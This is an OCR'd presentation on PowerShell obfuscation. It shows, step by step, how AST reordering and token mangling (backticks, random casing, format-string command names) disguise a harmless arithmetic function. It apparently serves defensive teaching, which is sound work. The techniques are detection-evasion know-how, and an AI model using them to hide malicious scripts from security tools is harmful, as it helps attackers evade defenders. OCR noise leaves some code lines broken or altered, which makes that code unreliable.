
protiviti

AbstractSyntaxTree Based Obfuscation



protiviti

AbstractSyntaxTree Based Obfuscation



protiviti

AbstractSyntaxTree Based Obfuscation

```
Param(
        [ParameterSetName = “Set1”, Position = 1, Mandatory, ValueFromPipelineByPropertyName = $True)]
        [Alias(‘Parameter1’, ‘Param1’, ‘ParamOne’)]
        [Int] $ParameterOne,

        [Parameter(ParameterSetName = “Set2”, Position = 2, Mandatory = $True, ValueFromPipeline)]
        [Int] $ParameterTwo
)
```

ParamBlockAst

```
[Parameter(ParameterSetName = “Set2”, Position = 2, Mandatory = $True, ValueFromPipeline)]
[Int] $ParameterTwo
```

ParameterAst

```
[ParameterSetName = “Set1”, Position = 1, Mandatory, ValueFromPipelineByPropertyName = $True)]
[Alias(‘Parameter1’, ‘Param1’, ‘ParamOne’)]
[Int] $ParameterOne
```

ParameterAst

protiviti

AbstractSyntaxTree Based Obfuscation

```
Param(
    [Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
    [Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
    [Int] $ParameterOne,

    [Parameter(ParameterSetName = “Set2”, Position = 2, Mandatory = $True, ValueFromPipeline)]
    [Int] $ParameterTwo
)
```

ParamBlockAst

```
[Parameter(ParameterSetName = “Set2”, Position = 2, Mandatory = $True, ValueFromPipeline)]
[Int] $ParameterTwo
```

ParameterAst

```
[Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
[Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
[Int] $ParameterOne
```

ParameterAst

protiviti

AbstractSyntaxTree Based Obfuscation

```
Param(
    [Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
    [Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
    [Int] $ParameterOne,

    [Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = “Set2”, Mandatory)]
    [Int] $ParameterTwo
)
```

ParamBlockAst

```
[Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = “Set2”, Mandatory)]
[Int] $ParameterTwo
```

ParameterAst

```
[Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
[Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
[Int] $ParameterOne
```

ParameterAst

protiviti

AbstractSyntaxTree Based Obfuscation

```
Param(
    [Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = “Set2”, Mandatory)]
    [Int] $ParameterTwo,

    [Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
    [Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
    [Int] $ParameterOne
)
```

ParamBlockAst

```
[Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
[Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
[Int] $ParameterOne
```

ParameterAst

```
[Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = “Set2”, Mandatory)]
[Int] $ParameterTwo
```

ParameterAst

protiviti

AbstractSyntaxTree Based Obfuscation

```
{
    Param(
        [Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
        [Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
        [Int] $ParameterOne,

        [Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = “Set2”, Mandatory)]
        [Int] $ParameterTwo
    )
    Begin {
        $Start = (Get-Random –Minimum 1 –Maximum 100)
    }
    Process {
        $Result = $ParameterOne + $Start + $ParameterTwo + (1 + 2)
    }
    End {
        $Result
    }
}
```

ScriptBlockAst

```
Begin {
    $Start = (Get-Random –Minimum 1 –Maximum 100)
}
```

NamedBlockAst

```
Process {
    $Result = $ParameterOne + $Start + $ParameterTwo + (1 + 2)
}
```

NamedBlockAst

```
End {
    $Result
}
```

NamedBlockAst

AbstractSyntaxTree Based Obfuscation

```
{
    Param(
        [Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = “Set2”, Mandatory)]
        [Int] $ParameterTwo,

        [Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
        [Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
        [Int] $ParameterOne
    )
    Begin {
        $Start = (Get-Random –Minimum 1 –Maximum 100)
    }
    Process {
        $Result = $ParameterOne + $Start + $ParameterTwo + (1 + 2)
    }
    End {
        $Result
    }
}
```

ScriptBlockAst

```
Begin {
    $Start = (Get-Random –Minimum 1 –Maximum 100)
}
```

NamedBlockAst

```
Process {
    $Result = $ParameterOne + $Start + $ParameterTwo + (1 + 2)
}
```

NamedBlockAst

```
End {
    $Result
}
```

NamedBlockAst

AbstractSyntaxTree Based Obfuscation

```
{
    Param(
        [Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = “Set2”, Mandatory)]
        [Int] $ParameterTwo,

        [Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
        [Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
        [Int] $ParameterOne
    )
    Begin {
        Set-Variable –Name Start –Value (Get-Random –Maximum 100 –Minimum 1)
    }
    Process {
        $Result = $ParameterOne + $Start + $ParameterTwo + (1 + 2)
    }
    End {
        $Result
    }
}
```

ScriptBlockAst

```
Begin {
    Set-Variable –Name Start –Value (Get-Random –Maximum 100 –Minimum 1)
}
```

NamedBlockAst

```
Process {
    $Result = $ParameterOne + $Start + $ParameterTwo + (1 + 2)
}
```

NamedBlockAst

```
End {
    $Result
}
```

NamedBlockAst

AbstractSyntaxTree Based Obfuscation

```
{
    Param(
        [Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = “Set2”, Mandatory)]
        [Int] $ParameterTwo,

        [Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
        [Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
        [Int] $ParameterOne
    )
    Begin {
        Set-Variable –Name Start –Value (Get-Random –Maximum 100 –Minimum 1)
    }
    Process {
        Set-Variable –Name Result –Value ($ParameterOne + $Start + $ParameterTwo + (2 + 1))
    }
    End {
        $Result
    }
}
```

ScriptBlockAst

```
Begin {
    Set-Variable –Name Start –Value (Get-Random –Maximum 100 –Minimum 1)
}
```

NamedBlockAst

```
Process {
    Set-Variable –Name Result –Value ($ParameterOne + $Start + $ParameterTwo + (2 + 1))
}
```

NamedBlockAst

```
End {
    $Result
}
```

NamedBlockAst

AbstractSyntaxTree Based Obfuscation

```
{
    Param(
        [Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = “Set2”, Mandatory)]
        [Int] $ParameterTwo,

        [Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = “Set1”, Mandatory = $True)]
        [Alias(‘Param1’, ‘ParamOne’, ‘Parameter1’)]
        [Int] $ParameterOne
    )
    End {
        $Result
    }
    Begin {
        Set-Variable –Name Start –Value (Get-Random –Maximum 100 –Minimum 1)
    }
    Process {
        Set-Variable –Name Result –Value ($ParameterOne + $Start + $ParameterTwo + (2 + 1))
    }
}
```

ScriptBlockAst

NamedBlockAst

```
End {
    $Result
}
```

NamedBlockAst

```
Begin {
    Set-Variable –Name Start –Value (Get-Random –Maximum 100 –Minimum 1)
}
```

```
Process {
    Set-Variable –Name Result –Value ($ParameterOne + $Start + $Parameter
}
```

NamedBlockAst

AbstractSyntaxTree Based Obfuscation

```powershell
function Test-AstObfuscation {
    Param (
        [Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = "Set2", Mandatory)]
        [Int] $ParameterTwo,

        [Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = "Set1", Mandatory = $True)]
        [Alias('Param1', 'ParamOne', 'Parameter1')]
        [Int] $ParameterOne
    )
    End {
        $Result
    }
    Begin {
        Set-Variable -Name Start -Value (Get-Random -Maximum 100 -Minimum 100)
    }
    Process {
        Set-Variable -Name Result -Value ($ParameterOne + $Start + $ParameterTwo + (2 + 1))
    }
}
```

protiviti

PSToken Based Obfuscation

```
function TE`st-`AS`TOBFus`CAtIon {
    Param (
        [Parameter(ParamEterseTNAME = "S`et1", PositiOn = 1, MAnDatoRY, valUefroMPipELiNebyProPeRTyname = ${t`RuE})]
        [Alias({"{0}{1}{2}" -f'Parame','te','r1'}, {"{1}{0}"-f'1','Param'}, {"{0}{2}{1}" -f 'Para','e','mOn'})]
        [Int] ${p`Ara`m`et`EROne},

        [Parameter(PaRamEtERsEtNaME = "SE`T2", POSitiON = 2, MandAtoRy = ${tr`uE}, ValUefROmPIpeliNE)]
        [Int] ${paRameTEr`T`Wo}
    )
    Begin {
        ${S`T`ArT} = (.("{0}{1}{2}" -f 'Get-','Ra','ndom') -Minimum 1 -Maximum 100)
    }
    Process {
        ${re`SU`Lt} = ${pA`RaM`Eter`One} + ${s`T`ArT} + ${PAR`AM`eTeR`TWo} + (1 + 2)
    }
    End {
        ${R`eSu`lT}
    }
}
```

protiviti

BOTH?!


```
function teS`T-aS`TOb`FUs`catIoN {
    Param (
        [Parameter(pOSItIOn = 2, vAlueFrOMpiPelIne = ${t`RUe}, parAMeTeRsETNAme = "s`eT2", manDaTOry)]
        [Int] ${paRa`meTErT`WO},

        [Parameter(poSitION = 1, vALUeFrOmPiPeLiNebyPRopeRTynaMe, pArAmETerSeTnAME = "sE`T1", mANDAToRY = ${tr`ue})]
        [Alias({"{2}{1}{0}"-f'm1','ra','Pa'}, {"{1}{0}{2}"-f'aram','P','One'}, {"{0}{2}{1}" -f'P','eter1','aram'})]
        [Int] ${P`ARaM`Etero`NE}
    )
    End {
        ${RE`s`UlT}
    }
    Begin {
        .("{2}{1}{0}"-f 'le','et-Variab','S') -Name ("{1}{0}"-f't','Star') -Value (.("{1}{2}{0}"-f't-Random','G','e') -Maximum 100 -Minimum 100)
    }
    Process {
        .("{1}{0}{2}{3}"-f'-V','Set','ari','able') -Name ("{1}{0}" -f 'lt','Resu') -Value (${ParaMEt`ER`onE} + ${S`TarT} + ${PA`R`A`ME`TERTWO} + (2 + 1))
    }
}
```

protiviti

